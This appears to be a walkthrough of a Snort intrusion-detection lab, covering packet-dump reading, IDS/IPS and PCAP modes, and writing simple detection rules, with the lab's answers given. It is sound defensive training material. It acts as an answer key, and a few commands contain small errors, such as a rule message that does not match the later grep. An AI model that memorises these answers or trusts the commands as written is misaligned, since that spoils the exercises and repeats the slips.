
Read the “**snort.log.1640048004”** file with Snort; what is the referer of the 4th packet?

Answer: http://www.ethereal.com/development.html

Add “-X” to display results in ASCII format.

sudo snort -Xr snort.log.1640048004 -n 4

```
ubuntu@ip[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-6$ sudo snort -Xr snort.log.1640048004  -n 4
Exiting after 4 packets
Running in packet dump mode
```



```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:08.222534 145.254.160.237:3372 -> 65.208.228.223:80
TCP TTL:128 TOS:0x0 ID:3909 IpLen:20 DgmLen:519 DF
***AP*** Seq: 0x38AFFE14  Ack: 0x114C618C  Win: 0x25BC  TcpLen: 20
0x0000: FE FF 20 00 01 00 00 00 01 00 00 00 08 00 45 00  .. ..........E.
0x0010: 02 07 0F 45 40 00 80 06 90 10 91 FE A0 ED 41 D0  ...E@.........A.
0x0020: E4 DF 0D 2C 00 50 38 AF FE 14 11 4C 61 8C 50 18  ...,.P8....La.P.
0x0030: 25 BC A9 58 00 00 47 45 54 20 2F 64 6F 77 6E 6C  %..X..GET /downl
0x0040: 6F 61 64 2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E  oad.html HTTP/1.
0x0050: 31 0D 0A 48 6F 73 74 3A 20 77 77 77 2E 65 74 68  1..Host: www.eth
0x0060: 65 72 65 61 6C 2E 63 6F 6D 0D 0A 55 73 65 72 2D  ereal.com..User-
0x0070: 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35  Agent: Mozilla/5
0x0080: 2E 30 20 28 57 69 6E 64 6F 77 73 3B 20 55 3B 20  .0 (Windows; U;
0x0090: 57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 31 3B 20  Windows NT 5.1;
0x00A0: 65 6E 2D 55 53 3B 20 72 76 3A 31 2E 36 29 20 47  en-US; rv:1.6) G
0x00B0: 65 63 6B 6F 2F 32 30 30 34 30 31 31 33 0D 0A 41  ecko/20040113..A
0x00C0: 63 63 65 70 74 3A 20 74 65 78 74 2F 78 6D 6C 2C  ccept: text/xml,
0x00D0: 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 6D 6C 2C  application/xml,
0x00E0: 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 68 74 6D  application/xhtm
0x00F0: 6C 2B 78 6D 6C 2C 74 65 78 74 2F 68 74 6D 6C 3B  l+xml,text/html;
0x0100: 71 3D 30 2E 39 2C 74 65 78 74 2F 70 6C 61 69 6E  q=0.9,text/plain
0x0110: 3B 71 3D 30 2E 38 2C 69 6D 61 67 65 2F 70 6E 67  ;q=0.8,image/png
0x0120: 2C 69 6D 61 67 65 2F 6A 70 65 67 2C 69 6D 61 67  ,image/jpeg,imag
0x0130: 65 2F 67 69 66 3B 71 3D 30 2E 32 2C 2A 2F 2A 3B  e/gif;q=0.2,*/*;
0x0140: 71 3D 30 2E 31 0D 0A 41 63 63 65 70 74 2D 4C 61  q=0.1..Accept-La
0x0150: 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 2C 65 6E  nguage: en-us,en
0x0160: 3B 71 3D 30 2E 35 0D 0A 41 63 63 65 70 74 2D 45  ;q=0.5..Accept-E
0x0170: 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 64 65  ncoding: gzip,de
0x0180: 66 6C 61 74 65 0D 0A 41 63 63 65 70 74 2D 43 68  flate..Accept-Ch
0x0190: 61 72 73 65 74 3A 20 49 53 4F 2D 38 38 35 39 2D  arset: ISO-8859-
0x01A0: 31 2C 75 74 66 2D 38 3B 71 3D 30 2E 37 2C 2A 3B  1,utf-8;q=0.7,*;
0x01B0: 71 3D 30 2E 37 0D 0A 4B 65 65 70 2D 41 6C 69 76  q=0.7..Keep-Aliv
0x01C0: 65 3A 20 33 30 30 0D 0A 43 6F 6E 6E 65 63 74 69  e: 300..Connecti
0x01D0: 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A  on: keep-alive..
0x01E0: 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F  Referer: http://
0x01F0: 77 77 77 2E 65 74 68 65 72 65 61 6C 2E 63 6F 6D  www.ethereal.com
0x0200: 2F 64 65 76 65 6C 6F 70 6D 65 6E 74 2E 68 74 6D  /development.htm
0x0210: 6C 0D 0A 0D 0A                                   l....
```

Read the "**snort.log.1640048004"** file with Snort; what is the Ack number of the 8th packet?

Answer: 0x38AFFFF3

sudo snort -r snort.log.1640048004 -n 8

Note to read the 8th packet of the results.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:09.123830 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49312 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x114C66F0  Ack: 0x38AFFFF3  Win: 0x1920  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Read the “**snort.log.1640048004”** file with Snort; what is the number of the **“TCP port 80”** packets?

Answer: 41

For this task, we will be utilizing “BPF”. According to Wikipedia, “The **Berkeley Packet Filter** (**BPF**) is a technology used in certain computer operating systems for programs that need to, among other things, analyze network traffic. It provides a raw interface to data link layers, permitting raw link-layer packets to be sent and received.”

Check out the syntax for BPF here: https://biot.com/capstats/bpf.html

sudo snort -r snort.log.1640048004 'tcp port 80'

The result will only display traffic captured from port 80.

```
Packet I/O Totals:
   Received:            41
   Analyzed:            41 (100.000%)
    Dropped:             0 (  0.000%)
   Filtered:             0 (  0.000%)
Outstanding:             0 (  0.000%)
   Injected:             0
```

Task 7: Operation Mode 3: IDS/IPS

IDS/IPS mode depends on the rules and configuration. TASK-10 summarises the essential paths, files and variables. Also, TASK-3 covers configuration testing. Here, we need to understand the operating logic first, and then we will be going into rules in TASK-9

NIDS mode parameters:

- -c :Defining the configuration file.
- -T :Testing the configuration file.
- **-N :**Disable logging.
- **-D :**Background mode.
- **-A:** Alert modes;
- **full**: Full alert mode, providing all possible information about the alert. This one also is the default mode; once you use -A and don't specify any mode, snort uses this mode.
- **fast**: Fast mode shows the alert message, timestamp, source and destination IP, along with port numbers.
- **console**: Provides fast style alerts on the console screen.
- **cmg**: CMG style, basic header details with payload in hex and text format.
- **none**: Disabling alerting

Once you start running IDS/IPS mode, you need to use rules. We will use a pre-defined ICMP rule as an example. The defined rule will only generate alerts in any direction of ICMP packet activity.

```
alert icmp any any <> any any  (msg: "ICMP Packet Found"; sid: 100001; rev:1;)
```

IDS/IPS mode with the different parameters:

```
sudo snort -c /etc/snort/snort.conf -T
```

```
sudo snort -c /etc/snort/snort.conf -N
```

```
sudo snort -c /etc/snort/snort.conf -D
```

```
sudo snort -c /etc/snort/snort.conf -D -X -l .
```

```
sudo snort -c /etc/snort/snort.conf -A console
```

```
sudo snort -c /etc/snort/snort.conf -A cmg
```

```
sudo snort -c /etc/snort/snort.conf -A fast

sudo snort -c /etc/snort/snort.conf -A full

sudo snort -c /etc/snort/snort.conf -A none
```

With parameter "-D", we can activate **verbosity (-v)** or **full packet dump (-X)** with **packet logger mode (-l)** and we will still have the logs in the logs folder, but there will be no output in the console.

Once you start the background mode and want to check the corresponding process, you can easily use the "ps" command as shown below;

```
ps -ef | grep snort
```

If you want to stop the daemon, you can easily use the "kill" command to stop the process.

```
sudo kill -9 <pid>
```

Using rule file without configuration file

```
sudo snort -c /etc/snort/rules/local.rules -A console
```

IPS mode and dropping packets

Snort IPS mode activated with -Q — daq afpacket parameters. You can also activate this mode by editing snort.conf file.

Activate the Data Acquisition (DAQ) modules and use the afpacket module to use snort as an IPS: -i eth0:eth1

```
sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A console
```

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods? **Answer:** 2

```
HTTP Inspect - encodings (Note: stream-reassembled packets included):
    POST methods:                         0
    GET methods:                          2
    HTTP Request Headers extracted:       2
    HTTP Request Cookies extracted:       0
    Post parameters extracted:            0
    HTTP response Headers extracted:      3
    HTTP Response Cookies extracted:      0
    Unicode:                              0
    Double unicode:                       0
    Non-ASCII representable:              0
    Directory traversals:                 0
    Extra slashes ("//"):                 1
    Self-referencing paths ("./"):        0
    HTTP Response Gzip packets extracted: 1
    Gzip Compressed Data Processed:       1272.00
    Gzip Decompressed Data Processed:     3608.00
    Total packets processed:              2142
```

Task 8: Operation Mode 4: PCAP Investigation

Capabilities of Snort are not limited to sniffing, logging and detecting/preventing the threats. PCAP read/investigate mode helps us work with pcap files. Once we have a pcap file and process it with Snort, we will receive default traffic statistics with alerts depending on our rule set.

PCAP mode parameters:

- **- r / — pcap-single= :**Read a single pcap
- **— pcap-list="" :**Read pcaps provided in command (space separated).
- **— pcap-show :**Show pcap name on console during processing.

Investigating single pcap file with a configuration file.

```
sudo snort -c /etc/snort/snort.conf -q -r icmp-test.pcap -A console -n 10
```

Investigating multiple PCAPs with parameter " — pcap-list"

```
sudo snort -c /etc/snort/snort.conf -q --pcap-list="icmp-test.pcap http2.pcap" -A console -n 10
```

Investigating multiple PCAPs with parameter " — pcap-show"

Snort will identify the traffic, distinguish each pcap file and prompts the alerts according to our ruleset.

sudo snort -c /etc/snort/snort.conf -q --pcap-list="icmp-test.pcap http2.pcap" -A console --pcap-show


Answer the questions below

Investigate the mx-1.pcap file with the default configuration file.

1.What is the number of the generated alerts?


Answer: 170

sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap



2. Keep reading the output. How many TCP Segments are Queued?

Answer: 18



Keep reading the output.

How many “HTTP response headers” were extracted?

Answer: 3

```
HTTP Inspect - encodings (Note: stream-reassembled packets included):
    POST methods:                         0
    GET methods:                          2
    HTTP Request Headers extracted:       2
    HTTP Request Cookies extracted:       0
    Post parameters extracted:            0
    HTTP response Headers extracted:      3
    HTTP Response Cookies extracted:      0
    Unicode:                              0
    Double unicode:                       0
    Non-ASCII representable:              0
    Directory traversals:                 0
    Extra slashes ("//"):                 1
    Self-referencing paths ("./"):        0
    HTTP Response Gzip packets extracted: 1
    Gzip Compressed Data Processed:       1272.00
    Gzip Decompressed Data Processed:     3608.00
    Total packets processed:              24
```

Investigate the mx-1.pcap file with the second configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?


Answer: 68

Investigate the mx-2.pcap file with the default configuration file.


```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

Answer: 340



Keep reading the output. What is the number of the detected TCP packets?
Answer: 82



Investigate the mx-2.pcap and mx-3.pcap files with the default configuration file.


sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"

What is the number of the generated alerts?
Answer: 1020

```
Action Stats:
      Alerts:              1020  (147.826%)
      Logged:              1020  (147.826%)
      Passed:                 0  (  0.000%)
Limits:
       Match:                 0
       Queue:                 0
         Log:                 0
       Event:                 0
       Alert:                 0
```

Task 9: Snort Rule Structure

Understanding the Snort rule format is essential for any blue and purple teams. The primary structure of the snort rule is shown below



Remember, once you create a rule, it is a local rule and should be in your "local.rules" file. This file is located under "**/etc/snort/rules/local.rules**". A quick reminder on how to edit your local rules is shown below.

```
sudo gedit /etc/snort/rules/local.rules
```

In this task, the default Snort rules have been deactivated and the location of rule to be applied is in the current working directory.
Use the attached VM and navigate to the Task-Exercises/Exercise-Files/TASK-9 folder to answer the questions! Note that you can use the following command to create the logs in the current directory: -l .

Use **"task9.pcap"**

Write a rule to filter IP ID “35369” and run it against the given pcap file. What is the request name of the detected packet?

```
sudo snort -c local.rules -A full -l . -r task9.pcap
```

Answer: TIMESTAMP REQUEST

Before we run the command, we need to edit the rule to filter IP ID “35369”. Refer to the section above for Non-Payload Detection Rule Options. We will create only one rule.

```
sudo nano local.rules
```

- *alert tcp any any <> any any (msg:”ID Test”;id:35369;sid:10000000001; rev:1;)*

```
# ---------------
# LOCAL RULES
# ---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
```

Let’s now run Snort. Observe that it read only the rule we have applied.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ sudo snort -c local.rules -A full -l . -r task9.pcap
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "local.rules"
Tagged Packet Limit: 256
Log directory = .

+++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
1 Snort rules read
    1 detection rules
    0 decoder rules
    0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
```

Read the alert file and we see the request name.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert
[**] [1:1410065409:1] ID Test [**]
[Priority: 0]
03/03-20:00:32.042975 192.168.121.2 -> 192.168.120.1
ICMP TTL:255 TOS:0x0 ID:35369 IpLen:20 DgmLen:40
Type:13  Code:0  ID: 7  Seq: 6  TIMESTAMP REQUEST
```

Clear the previous log and alarm files and deactivate/comment out the old rule

Create a rule to filter **packets with Syn flag** and run it against the given pcap file. What is the number of detected packets?

Answer: 1

Again, refer to the Non-Payload Detection Rule Options. We will include the Option “flags” with a value of “S” to detect SYN flags.

alert tcp any any <> any any (msg:”FLAG TEST”;flags:S;sid:10000000002; rev:1)

```
# ---------------
# LOCAL RULES
# ---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
```

Let’s run Snort.

sudo snort -c local.rules -A full -l . -r task9.pcap

```
ubuntu@ip-10-10-8-145:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ sudo snort -c local.rules -A full -l . -r task9.pcap
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "local.rules"
Tagged Packet Limit: 256
Log directory = .
```

```
Action Stats:
     Alerts:            1 (  0.026%)
     Logged:            1 (  0.026%)
     Passed:            0 (  0.000%)
```

The alert file would confirm that only one packet was detected.

```
ubuntu@ip-10-10-8-145:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert
[**] [1:1410065410:1] FLAG TEST [**]
[Priority: 0]
03/03-20:02:09.464106 2003:51:6012:110::b15:22:60892 -> 2003:51:6012:121::2:22
TCP TTL:62 TOS:0x0 ID:0 IpLen:40 DgmLen:80
******S* Seq: 0xB82637E7  Ack: 0x0  Win: 0x7080  TcpLen: 40
TCP Options (5) => MSS: 1440 SackOK TS: 166450886 0 NOP WS: 7
```

Clear the previous log and alarm files and deactivate/comment out the old rule.

Write a rule to filter **packets with Push-Ack flags** and run it against the given pcap file.

What is the number of detected packets?

Answer: 216

We just need to change the value of the option “flags” to “PA” to detect Push-Ack flags.

- alert tcp any any <> any any (msg:”Push-Ack FLAG TEST”;flags:PA;sid:10000000003; rev:1)

```
# ---------------
# LOCAL RULES
# ---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
#alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
alert tcp any any <> any any (msg:"FLAG TEST";flags:PA;sid:10000000003; rev:1)
```

- Run Snort. Modified a bit with "-q" so it won't display results in the screen.
- sudo snort -c local.rules -A full -l -q . -r task9.pcap

Again, there are ways on how to determine the detected flags. One, is by reading from the log file created.

sudo snort -r snort.log.1689840434

```
===============================================================
Packet I/O Totals:
   Received:          216
   Analyzed:          216 (100.000%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            0 (  0.000%)
   Injected:            0
===============================================================
```

Or from the alert file that was created. We will concatenate the file, then grep some of the keywords we used in the option, and then count the results by line.

cat alert | grep "Push-Ack" | wc -l

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert | grep "Push-Ack" | wc -l
216
```

Clear the previous log and alarm files and deactivate/comment out the old rule.

Create a rule to filter **packets with the same source and destination IP** and run it against the given pcap file. What is the number of detected packets?

Answer: 10

Refer on the Non-Payload Rule Options on SameIP. We will be using the option “sameip”.

alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)

```
# ---------------
# LOCAL RULES
# ---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
